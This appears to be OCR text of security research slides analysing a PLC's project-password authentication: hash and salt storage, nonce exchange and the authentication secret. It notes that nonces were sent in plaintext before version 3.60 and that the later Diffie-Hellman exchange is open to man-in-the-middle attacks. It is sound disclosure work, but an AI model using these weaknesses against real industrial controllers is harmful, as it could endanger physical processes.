
- The **project password hash** is the **hashed** format in which the **project password** is stored in the **PLC memory**.
- The **project password hash** and its random **salt** are generated **once** during the creation

NOTE

The ***pwd*$_{hash}$** and the ***pwd*$_{salt}$** remain **unchanged**, even if the project is modified.




Project Password Registration




Authentication progress

Project Salt Extraction




Authentication progress

Project Password Hash Computation



Authentication progress


Project Password Hash Computation



Nonces Exchange

Nonces Exchange

- We **discovered** that starting at version **3.60**, the **Diffie-Hellman** key exchange mechanism (RFC-3526, 2048-bit MODP) is **used** in this stage.
- The **nonces** are now **encrypted** during **transmission**, instead of **plaintext** used in previous versions.




Nonces Exchange

- We **discovered** that starting at version **3.60**, the **Diffie-Hellman** key exchange mechanism (RFC 3526, 2048-bit MODP) is used in this stage.
- The **nonc** [illegible] **plaintext** used in previous

NOTE

The implemented mechanism is **“plain vanilla”**, exposed to **MitM** attacks (neither certificate authorities nor pre-shared keys are used).

Nonces Exchange




$Nonce_{PC}$

$Nonce_{PLC}$

Authentication progress

Nonces Exchange




Authentication progress


Authentication Secret Transmission

Authentication Secret

- The **authentication secret** is used by the **PLC** to **validate** the **PC's authenticity**.
- **Both** parties compute the **authentication secret** using the required data stored on each side.

